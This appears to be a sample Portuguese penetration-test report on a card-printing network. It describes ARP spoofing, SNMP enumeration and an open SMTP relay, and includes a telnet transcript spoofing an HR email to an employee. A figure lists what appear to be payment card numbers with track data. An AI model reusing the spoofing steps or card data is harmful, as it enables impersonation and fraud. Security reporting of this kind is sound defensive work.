

22 DE AGOSTO DE 2019

RELATÓRIO DE TESTE DE INVASÃO

NOME DO CLIENTE

BRUNO BOTELHO
ESPECIALISTA EM SEGURANÇA DA INFORMAÇÃO
bruno.botelho.br@gmail.com / +55 11 99855 7151

Sumário

Sumário.....	1
Lista de Imagens	2
Histórico de Versionamento.....	3
Apresentação deste documento	4
1 Sumário Executivo	5
1.1 Sugestão de Plano de Ação	10
1.2 Comparativo com o último TDI	11
1.3 Parecer	13
2 Definições Técnicas.....	14
2.1 Membros do Time.....	14
Bruno Botelho – Líder Técnico	14
2.2 Objetivo.....	14
2.3 Escopo de Endereços Interno	15
2.4 Escopo de Comunicação	15
2.5 Técnicas Aplicadas	15
3 Metodologia	16
3.1 Preparação	16
3.2 Execução	16
3.2.1 Reconhecimento	16
3.2.2 Exploração	16
3.2.3 Pós Exploração	16
3.3 Entrega	17
4. Sessão Técnica	18
4.1 Rollback de ações do TDI	18
4.2 Ataques	19
4.2.1 DOS Acidental na rede interna.....	19
4.2.2 Sniffing de rede	19
4.2.3 Acesso SNMP.....	20
4.2.4 Exploração da vulnerabilidade MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution	21
4.2.5 Acesso ao FTP 1.2.3.4.....	28
4.2.6 Acesso ao servidor de e-mail não autenticado	29

4.2.7 Exploração da vulnerabilidade Etternalblue (Wannacry)	30
4.2.8 Ataque de força bruta em servidores SQL	31
4.2.9 Ataque de transferência de Zona no DNS Interno	31
4.2.10 Ataque de enumeração no servidor 9.8.7.6	32
4.3 Lista de Vulnerabilidades	34

Lista de Imagens

Figura 1 - Evidência de que a rede da empresa parou durante a escuta de rede.	6
Figura 2 - Tela de Acesso ao servidor FTP do Banco XPTO.....	6
Figura 3 - Exemplo de arquivo com números de cartão de crédito contido no servidor do Banco XPTO.....	7
Figura 4 - Captura de tela do Envio do E-mail	8
Figura 5 - Tela do Sistema que imprime cartões de crédito.....	9
Figura 6 - Arquivos presentes no servidor para impressão.....	9

Histórico de Versionamento

Versão	Data	Autor	Descrição
1.0	01/04/1989	Bruno Botelho	<i>Versão Inicial.</i>

Apresentação deste documento

Este relatório está dividido em quatro sessões com propósitos distintos apresentados a seguir:

1 – Sumário Executivo

Nesta sessão o resultado e parecer sobre o trabalho são apresentados de forma executiva, sem entrar muito em detalhes técnicos.

Componentes desta sessão:

- Detalhes do trabalho
- Plano de Ação para correção dos pontos apresentados
- Comparativo com o último TDI (Teste de Invasão)
- Parecer Final

2 – Metodologia

Apresentada a metodologia aplicada a execução do trabalho.

3 – Definições técnicas

Nesta sessão detalham-se o escopo e execução do trabalho

Componentes desta sessão:

- Membros do time de execução
- Objetivo do trabalho
- Escopo de endereços
- Escopo de Comunicação
- Técnicas aplicadas.

4 – Sessão técnica

Aqui os ataques ao ambiente bem como as vulnerabilidades encontradas são detalhadas em maior profundidade.


1 Sumário Executivo

Esta sessão tem por objetivo listar os resultados do trabalho de forma simples e direta.


Objetivos alcançados:

- Monitoramos a rede
- Acessados dados de Cartão de Crédito em um FTP na internet, e no Servidor 1.2.3.4
- DOS na Rede
- Monitoração do sistema 172.28.0.11
- Envio de e-mails pelo servidor interno

A seguir um diagrama que mostra a sequência de atividades que foram executadas a fim de se obter os resultados acima citados, bem como detalhar o potencial impacto de cada ação.




Inicialmente foi iniciado o processo de escuta na rede, a fim de ver tudo que passa na rede que esteja criptografado, a rede não tem controles que evitem o ataque de escuta de rede conhecido como "ARP SPOOF", no plano de ação consta o que deve ser feito para inviabilizar ataques como este, como impacto, podemos citar que todo que transita na rede, desde senhas a arquivos e não esteja criptografado é de fácil acesso ao atacante.



Durante o processo de escuta de rede, a rede parou de funcionar, isso por si só já caracteriza um problema, um atacante ou um funcionário descontente poderia parar a rede por horas gerando prejuízo para a corporação.



Figura 1 - Evidência de que a rede da empresa parou durante a escuta de rede.



Com o processo de escuta na rede, foi possível obter credenciais que passam em texto claro pela rede (sem criptografia), dentre as credenciais obtidas ressaltamos uma que viabilizou acesso a um FTP do Banco XPTO, onde pudemos ter acesso aos arquivos que contém os números de cartão de crédito a serem impressos, em posse das credenciais somente foi preciso abrir o link e digitar usuário e senha para abrir todos os envios do Banco XPTO.




Figura 2 - Tela de Acesso ao servidor FTP do Banco XPTO





Figura 3 - Exemplo de arquivo com números de cartão de crédito contido no servidor do Banco XPTO



Durante o processo de escuta de rede obteve-se credenciais que possibilitaram o acesso um serviço de informação de alguns ativos na rede conhecido como “SNMP”, este dentre todos os pontos abordados aqui é o menos impactante, todavia foi possível obter informações de configuração destes dispositivos.

Foi identificado um servidor de e-mails na rede que permite que qualquer um mande e-mails sem autenticação, no teste mandamos um e-mail para a conta do Sr. Pablo Correia como se fossemos o RH, vale ressaltar que com esta vulnerabilidade no servidor de e-mails, qualquer um com acesso a rede interna pode mandar e-mail com qualquer conta de e-mail da Thomas, e-mail de contas de diretores ou sistemas



Foi identificado um servidor de e-mails na rede que permite que qualquer um mande e-mails sem autenticação, no teste foi utilizada a conta de e-mail do Sr. Joaquim da Silva, diretor da companhia para o e-mail geral do RH. Vale ressaltar que com esta vulnerabilidade no servidor de e-mails, qualquer um com acesso a rede interna pode mandar e-mail com qualquer conta corporativa, tanto contas de e-mail sistêmicas quanto de funcionários.


```

root@kali:~/Desktop/ telnet 172.28.0.11 25
Trying 172.28
Connected to 172.28.0.11.
Escape character is '^]'.
220 SMTP OK
helo suporte.int
230      suporte.int Hello [172.28.0.11]
mail from: rh@suporte.int
250 2.1.0 Sender OK
rcpt to:      rh@suporte.int
250 2.1.5 Recipient OK
DATA
354 Start mail input; end with <CRLF>.<CRLF>
subject:Convocado!
Pablo,

Boa Tarde,
Poderia passar no RH para conversarmos? Procure a Sr. Solange.
.

```

Figura 4 - Captura de tela do Envio do E-mail



Há um servidor na rede que ainda utiliza Windows XP, este sistema operacional tem uma série de vulnerabilidades que não possuem correção pelo fabricante, explorando-as conseguimos acessar remotamente o servidor, onde foi possível monitorar o que é digitado no sistema, e a tela do usuário, bem como acessar dados de cartão de crédito no sistema. Este servidor é uma das máquinas que imprimem os cartões.



Figura 5 - Tela do Sistema que imprime cartões de crédito

```
Seq"; "NumRef"; "Trilha1"; "Trilha2"; "Trilha3"; "Trilha4"; "Qtd"
00001"; "JKS78280085BR"; "6277801695700777-24106207091906901040"; "" "" "" "1"
00002"; "JKS78280094BR"; "6277801695447064-24106202081906901040"; "" "" "" "1"
00003"; "JKS78280103BR"; "6277801695361737-24106201531906901040"; "" "" "" "1"
00004"; "JKS78280117BR"; "6277801695665772-24106202091906901040"; "" "" "" "1"
00005"; "JKS78280125BR"; "6277801695714828-24106202311906901040"; "" "" "" "1"
00006"; "JKS78280134BR"; "6277801694727136-24106200191906901040"; "" "" "" "1"
00007"; "JKS78280148BR"; "6277801695095194-24106204981906901040"; "" "" "" "1"
00008"; "JKS78280151BR"; "6277801695440168-24106205411906901040"; "" "" "" "1"
00009"; "JKS78280165BR"; "6277801695854210-24106203451906901040"; "" "" "" "1"
00010"; "JKS78280179BR"; "6277801695854269-24106207501906901040"; "" "" "" "1"
00011"; "JKS78280182BR"; "6277801695854145-24106201501906901040"; "" "" "" "1"
00012"; "JKS78280196BR"; "6277801695854277-24106209921906901040"; "" "" "" "1"
00013"; "JKS78280205BR"; "6277801695854194-24106204051906901040"; "" "" "" "1"
00014"; "JKS78280219BR"; "6277801695840037-24106209101906901040"; "" "" "" "1"
00015"; "JKS78280222BR"; "6277801695854137-24106200451906901040"; "" "" "" "1"
00016"; "JKS78280236BR"; "6277801695700884-24106207531906901040"; "" "" "" "1"
00017"; "JKS78280240BR"; "6277801695359418-24106209041906901040"; "" "" "" "1"
00018"; "JKS78280253BR"; "6277801695854020-24106203531906901040"; "" "" "" "1"
00019"; "JKS78280267BR"; "6277801695307573-24106204221906901040"; "" "" "" "1"
00020"; "JKS78280275BR"; "6277801695846844-24106202322906901040"; "" "" "" "1"
00021"; "JKS78280284BR"; "6277801695361729-24106205191906901040"; "" "" "" "1"
00022"; "JKS78280290BR"; "6277801695723068-24106206821906901040"; "" "" "" "1"
00023"; "JKS78280307BR"; "6277801695679096-24106204211906901040"; "" "" "" "1"
00024"; "JKS78280315BR"; "6277801695723159-24106203131906901040"; "" "" "" "1"
00025"; "JKS78280324BR"; "6277801695463103-24106202521906901040"; "" "" "" "1"
00026"; "JKS78280338BR"; "6277801695549398-24106206041906901040"; "" "" "" "1"
00027"; "JKS78280341BR"; "6277801695203681-24106207831906901040"; "" "" "" "1"
00028"; "JKS78280355BR"; "6277801695356224-24106206261906901040"; "" "" "" "1"
00029"; "JKS78280369BR"; "6277801695307714-24106201411906901040"; "" "" "" "1"
00030"; "JKS78280372BR"; "6277801695464457-24106201561906901040"; "" "" "" "1"
00031"; "JKS78280386BR"; "6277801695850879-24106203051906901040"; "" "" "" "1"
00032"; "JKS78280390BR"; "6277801695851018-24106205251906901040"; "" "" "" "1"
00033"; "JKS78280409BR"; "6277801695307805-24106201251906901040"; "" "" "" "1"
00034"; "JKS78280412BR"; "6277801695299325-24106209071906901040"; "" "" "" "1"
00035"; "JKS78280426BR"; "6277801695307300-24106208231906901040"; "" "" "" "1"
```

Figura 6 - Arquivos presentes no servidor para impressão

1.1 Sugestão de Plano de Ação

A seguir são apresentadas as vulnerabilidades e o possíveis alternativas para impossibilitar sua exploração.

Resultado	Recomendações
SNMP Aberto	Implementar uma versão de SNMP mais segura (v3) alterar a community de public.
Vulnerabilidade Eternal blue (MS17-010) nos ativos abaixo: 192.168.0.27 192.168.0.30 192.168.0.33 192.168.0.70 192.168.0.126 192.168.0.127	Aplicar Patches da Microsoft: https://technet.microsoft.com/library/security/MS17-010
Vulnerabilidade MS08-001 nos servidores abaixo: 192.168.0.3	Fazer update do sistema operacional (Hoje está com Windows XP) ou aplicar uma solução de virtual patching.
Interceptação comunicação com o FTP do Banco XPTO	Implementar protocolos seguros para transmissão de arquivos sensíveis
Monitoração de todo o tráfego de rede com ARPSPOOF Ref.: https://pt.wikipedia.org/wiki/ARP_spoofing	Implementer Port Security nos Switchs
Open Mail Server	Implementar autenticação no servidor de e-mail, caso seja preciso um open relay, liberar apenas para alguns não para toda a rede.

1.2 Comparativo com o último TDI

Nesta sessão são comparadas as vulnerabilidades encontradas no ultimo TDI com o atual.

10/2016	10/2017	Resultado
Implementar Port Security no Switch	Implementar Port Security no Switch	Sugestão não implementada.
Implementar protocolos seguros para transmissão de arquivos sensíveis	Implementar protocolos seguros para transmissão de arquivos sensíveis	Sugestão não implementada.
Sistemas operacionais sem suporte ou atualizações como Windows XP ou 2003 devem ser extintos da rede.	Sistemas operacionais sem suporte ou atualizações como Windows XP ou 2003 devem ser extintos da rede.	Sugestão não implementada.
Atualizar o openssl nos ativos abaixo: 172.28.0.41 172.29.0.125 172.29.0.128 172.29.0.156 172.29.0.159 172.29.0.161 172.29.0.19	Não foram encontradas vulnerabilidades de SSL nos hosts listados	Sugestão implementada.
Atualizar o PHP nos ativos abaixo: 172.28.0.41	Servidor não mais consta na rede	Sugestão implementada
Em todos os dispositivos que utilizam SNMP, deve-se alterar para a v3 e não utilizar comunidades padrão como Public e Private.	Em todos os dispositivos que utilizam SNMP, deve-se alterar para a v3 e não utilizar comunidades padrão como Public e Private.	Sugestão não implementada.
Aplicar HotFix nos Servidores referente a MS09-01: 172.29.0.33 172.28.0.10 172.28.0.11	Aplicar HotFix nos Servidores referente a MS09-001: Todos os antigos mais alguns novos listados na sessão anterior	Sugestão não implementada.
Aplicar HotFix referente a vulnerabilidade MS10-012 nos ativos abaixo: 172.28.0.33	Não consta mais vulnerabilidade nos Host	Solução aplicada
Aplicar HotFix referente a MS15-034 nos servidores: 172.29.0.125 172.29.0.128 172.29.0.156 172.29.0.159 172.29.0.161	Não consta mais vulnerabilidade nos Host	Solução aplicada

Remover o serviço telnet ou substituir por SSH nos servidores: 172.28.0.30	Serviço não roda mais no host	Solução aplicada
Desativar compatibilidade do Domínio com versões antigas do Windows, isso gera transmissão de credenciais em texto claro pela rede	Credenciais de Windows não mais são transmitidas em texto claro pela rede.	Solução aplicada

1.3 Parecer

Notamos uma atenção da organização quanto a segurança dos servidores e aplicações, a rede possui vulnerabilidades de exploração não complexa, um plano de ação especial com foco na segurança da rede seria apropriado para melhorar este ponto fraco.

Alguns sistemas legados (Windows XP e 2003 Server) possuem vulnerabilidades que não possuem e nem irão possuir correção do fabricante, pois não são mais suportados, para estes sistemas.

A soluções de “Virtual Patching” que podem ser aplicadas como controle compensatório ante as vulnerabilidades presentes neste sistema.

Faz-se necessário prover especial atenção aos resultados do último TDI, no trabalho atual foram exploradas vulnerabilidades que foram apresentadas no último TDI e não tiveram correção no último ano.

O TDI foi bem-sucedido, obteve-se acesso a números de cartão de crédito como foi proposto o objetivo do TDI.

Bruno Botelho

Líder Técnico

2 Definições Técnicas

Neste tópico são explanadas as limitações de tecnologia e de abrangência do serviço executado.

2.1 Membros do Time

Bruno Botelho – Líder Técnico

Atuação por mais de 10 anos com consultoria em segurança da informação, passando por suporte, implementações, pré-vendas e arquitetura de segurança, bem como, resposta a RFCs. Durante esse período, desenvolveu projetos integrando diferentes tecnologias para atender a necessidades de distintos tipos de negócio, principalmente empresas do segmento financeiro.

Ministrou cursos de certificação oficiais em segurança para empresas como ECCouncil e CompTIA, e para fabricantes como IBM e Fortinet. Desenvolveu conteúdo para cursos feitos sob demanda também.

Como líder técnico já implementou os processos para sustentar um MSP como Controle de acesso e SOC, além de executar testes de invasão e trabalhos em forense computacional, com aquisição e investigação de evidências.

- Membro do Círculo de Excelência ECCouncil.
- Membro do Birô de Revisão de Conteúdo para o CEH.

Possui as Certificações:

- CND - EC-Council Certified Network Defender
- CEH - EC-Council Certified Ethical Hacker
- ECSA - EC-Council Certified Security Analyst
- CHFI - Certified Hacker Forensics Investigator
- CEI - EC-Council Certified EC-Council Instructor
- CSX - ISACA Cybersecurity Fundamentals
- CompuTIA Security +
- CompuTIA Network +
- ITIL Foundation
- CSM - Certified Scrum Master
- LPI1 - Linux Professional Certification Nível I

2.2 Objetivo

Os tópicos apresentados a seguir foram pelo solicitante como objetivo do TDI:

- Obter acesso a números de cartões de crédito.
- Obter acesso a sistemas críticos.
- Obter acesso a dados de clientes.

2.3 Escopo de Endereços Interno

O teste de invasão foi executado dentro das dependências do cliente, como escopo foi definido o seguinte IPS:

- 172.28.0.0/24 Rede Suporte
- 172.29.0.0/24 Rede Servidores

2.4 Escopo de Comunicação

Consideramos para os ataques os fluxos de comunicação abaixo:

- ☒ Entre os endereços do escopo.
- ☒ Dos endereços do escopo para qualquer outro endereço.
- ☒ De qualquer lugar para os endereços do escopo.

2.5 Técnicas Aplicadas

Abaixo sinalizamos as técnicas utilizadas bem como as não utilizadas no teste de invasão e seu possível impacto:

- ☒ Ataques de Layer 2 (ARP Spoof)
 - *Pode haver parada parcial ou total da rede.*
- ☒ Negação de Serviço – DOS
 - *Pode haver parada parcial ou total de sistemas.*
- ☐ Trojans / BackDoors
 - *Instalar malwares nos sistemas invadidos.*
- ☒ Criação de Contas em sistemas.
- ☒ Acessar máquinas de usuários finais
- ☒ Força Bruta: Pode
 - *Pode haver parada parcial ou total de sistemas além de bloqueio de contas.*
- ☐ Alterar a configuração de dispositivos
 - *Pode haver parada total ou parcial do sistema / ativo.*
- ☐ Cover Tracks / Limpar Logs e rastros
 - *Informações em logs ou de auditoria podem ser perdidas.*

3 Metodologia

A metodologia utilizada neste trabalho está abaixo descrita.

3.1 Preparação

Nesta etapa ocorre o kickoff onde o escopo e técnicas no TDI será alinhado entre as partes bem como prazos de atividades e responsabilidades.

3.2 Execução

Nesta etapa ocorre o Teste de Intrusão, nesta fase é empregada a maior parte do tempo alocado para o trabalho.

3.2.1 Reconhecimento

Consiste em uma fase preparatória onde são enumeradas informações sobre o alvo, nesta fase é feita uma análise detalhada sobre os meta-dados do alvo.

Conta nesta fase a obtenção de informações de forma passiva via buscadores da Internet como o Google, bem como registros DNS, dumpster diving ou qualquer outra forma de obter informação do alvo sem interação direta com a empresa.

Buscamos enumerar sistemas, versões e vulnerabilidades dentro do escopo definido.

3.2.2 Exploração

É a fase mais importante em termos de dano potencial. É a fase em que as vulnerabilidades são exploradas, nem sempre o objetivo é ganhar acesso ao sistema, ataques de força bruta ou negação de serviço também são executados nesta fase.

É neste momento que os exploits são rodados de modo a tentarmos ganhar acesso remoto.

Lembrando que esta fase é sempre agendada com o cliente.

3.2.3 Pós Exploração

Uma vez que o atacante obtenha acesso ao sistema remoto, o atacante pode escolher entre continuar explorando a infraestrutura interna ou mesmo implementar um sniffer de rede no segmento desejado.

Mas o principal objetivo desta fase é que uma vez o acesso obtido, este seja mantido de alguma maneira par que o atacante possa mais tarde, isso por ser feito via o uso de trojans ou mesmo habilitando-se serviços de acesso remoto sem o conhecimento / consentimento dos administradores de sistemas;

Nesta fase os logs e rastros do ataque são destruídos, tendo como objetivo eliminar evidências do acesso ao sistema remoto.

3.3 Entrega

Nesta etapa é confeccionado o relatório, ocorre também o aceite do solicitante bem como, a entrega formal do serviço. Como principal entregável de serviço este relatório, possui os resultados apresentados de forma detalhada.

4. Sessão Técnica

Aqui são detalhados os resultados de forma mais detalhada e técnica.

4.1 Rollback de ações do TDI

Algumas ações que foram executadas durante o TDI geraram alterações na configuração de alguns devices ou acesso a credencias, abaixo uma lista de ações sugerida.

- Desabilitar o RDP no 192.168.0.33
- Deletar o usuário winupdate no 192.168.0.33
- Alterar a senha do usuário administrador (Local) no 192.168.0.33
- Desabilitar o usuário administrador no 192.168.0.33
- Alterar a senha do FTP do Banco XPTO, os analistas que executaram o TDI obtiveram acesso a ala.

4.2 Ataques

Nesta sessão listamos quais foram os ataques realizados e seus resultados.

4.2.1 DOS Acidental na rede interna

Durante o sniffing na rede de cartões acidentalmente a disponibilidade da rede foi comprometida.

Status - *Sucesso*

Evidências:

O Time técnico alertou os responsáveis pelo TDI e o ataque foi imediatamente finalizado, não foi possível obter uma evidencia por conta da urgência necessária ao DOS.



4.2.2 Sniffing de rede

Utilizado ARPSPOOF (Ref.: https://pt.wikipedia.org/wiki/ARP_spoofing) a fim de interceptar o tráfego da rede interna e obter acesso a credenciais transmitidas em texto claro pela rede nos seguintes protocolos:

- SNMP
- FTP

Status – *Sucesso*

Device	Last seen	SNMP Server	Client	Version	Community
PTP (1)	2019/02/01 7 - 10:42:18			SNMPv2	public
HTP (2)	2019/02/01 7 - 10:52:51			SNMPv2	public
SNMP (3)	2019/02/01 7 - 10:52:51			SNMPv2	public
LSAP (4)	2019/02/01 7 - 10:52:51			SNMPv2	public
PCP (5)	2019/02/01 7 - 11:11:21			SNMPv2	public
SRB (6)	2019/02/01 7 - 11:11:26			SNMPv2	public
Telnet (7)	2019/02/01 7 - 11:12:18			SNMPv2	public
WNC (8)	2019/02/01 7 - 11:28:54			SNMPv2	
TOS (9)	2019/02/01 7 - 11:29:10			SNMPv2	
TNS (10)	2019/02/01 7 - 11:31:25			SNMPv2	
SNMP (11)	2019/02/01 7 - 11:32:30			SNMPv2	
SNMP (12)	2019/02/01 7 - 11:33:06			SNMPv2	
DCSRPC (13)	2019/02/01 7 - 11:33:07			SNMPv2	
MSKaskb-Prokath (14)	2019/02/01 7 - 11:33:07			SNMPv2	
Radiu-Kayn (15)	2019/02/01 7 - 11:33:07			SNMPv2	
Radiu-Kayn (16)	2019/02/01 7 - 11:34:18			SNMPv2	
SCQ (17)	2019/02/01 7 - 12:30:31			SNMPv2	
SCS-FSM (18)	2019/02/01 7 - 12:46:27			SNMPv2	
PLVCL (19)	2019/02/01 7 - 12:46:54			SNMPv2	
SNMP (20)	2019/02/01 7 - 12:54:16			SNMPv2	
SNMP (21)	2019/02/01 7 - 12:54:17			SNMPv2	
SNMP (22)	2019/02/01 7 - 14:08:57			SNMPv2	
SNMP (23)	2019/02/01 7 - 14:22:57			SNMPv2	
SNMP (24)	2019/02/01 7 - 14:22:59			SNMPv2	
SNMP (25)	2019/02/01 7 - 14:23:54			SNMPv2	
SNMP (26)	2019/02/01 7 - 14:17:24			SNMPv2	
SNMP (27)	2019/02/01 7 - 14:17:24			SNMPv2	

4.2.3 Acesso SNMP

Enumeração de dados das configurações de SNMP de alguns dispositivos na rede, algumas informações importantes podem ser obtidas neste ataque como processos, softwares instalados, serviços rodando bem como portas abertas.

Status – *Sucesso*

```
iso.3.6.1.2.1.1.1.0 = STRING: "SonicWALL TZ 210 (SonicOS Enhanced 5.9.1.5-160)*"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8741.1
iso.3.6.1.2.1.1.3.0 = Timeticks: (249756793) 28 days, 21:46:07.93
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = ""
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 79
iso.3.6.1.2.1.2.1.0 = INTEGER: 9
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.3 = INTEGER: 3
iso.3.6.1.2.1.2.2.1.1.4 = INTEGER: 4
```

```

iso.3.6.1.2.1.2.2.1.1.5 = INTEGER: 5
iso.3.6.1.2.1.2.2.1.1.6 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.1.7 = INTEGER: 7
iso.3.6.1.2.1.2.2.1.1.8 = INTEGER: 8
iso.3.6.1.2.1.2.2.1.1.9 = INTEGER: 9
iso.3.6.1.2.1.2.2.1.2.1 = STRING: "X0 (LAN)"
iso.3.6.1.2.1.2.2.1.2.2 = STRING: "X1 (WAN)"
iso.3.6.1.2.1.2.2.1.2.3 = STRING: "X2 (ENVISION)"
iso.3.6.1.2.1.2.2.1.2.4 = STRING: "X3 (CLIENTES)"
iso.3.6.1.2.1.2.2.1.2.5 = STRING: "X4 (ItaúUnibanco)"
iso.3.6.1.2.1.2.2.1.2.6 = STRING: "X5 (Elo)"
iso.3.6.1.2.1.2.2.1.2.7 = STRING: "X6 (Caixa)"
iso.3.6.1.2.1.2.2.1.2.8 = STRING: "U0 (Unassigned)"
iso.3.6.1.2.1.2.2.1.2.9 = STRING: "U1 (Unassigned)"
iso.3.6.1.2.1.2.2.1.3.1 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.3.2 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.3.3 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.3.4 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.3.5 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.3.6 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.3.7 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.3.8 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.3.9 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.4.1 = INTEGER: 1500
iso.3.6.1.2.1.2.2.1.4.2 = INTEGER: 1500
iso.3.6.1.2.1.2.2.1.4.3 = INTEGER: 1500
iso.3.6.1.2.1.2.2.1.4.4 = INTEGER: 1500
iso.3.6.1.2.1.2.2.1.4.5 = INTEGER: 1500
iso.3.6.1.2.1.2.2.1.4.6 = INTEGER: 1500
iso.3.6.1.2.1.2.2.1.4.7 = INTEGER: 1500
iso.3.6.1.2.1.2.2.1.4.8 = INTEGER: 0
iso.3.6.1.2.1.2.2.1.4.9 = INTEGER: 0
iso.3.6.1.2.1.2.2.1.5.1 = Gauge32: 1000000000
iso.3.6.1.2.1.2.2.1.5.2 = Gauge32: 1000000000
iso.3.6.1.2.1.2.2.1.5.3 = Gauge32: 1000000000
iso.3.6.1.2.1.2.2.1.5.4 = Gauge32: 1000000000
iso.3.6.1.2.1.2.2.1.5.5 = Gauge32: 1000000000
iso.3.6.1.2.1.2.2.1.5.6 = Gauge32: 1000000000
iso.3.6.1.2.1.2.2.1.5.7 = Gauge32: 1000000000
iso.3.6.1.2.1.2.2.1.5.8 = Gauge32: 0
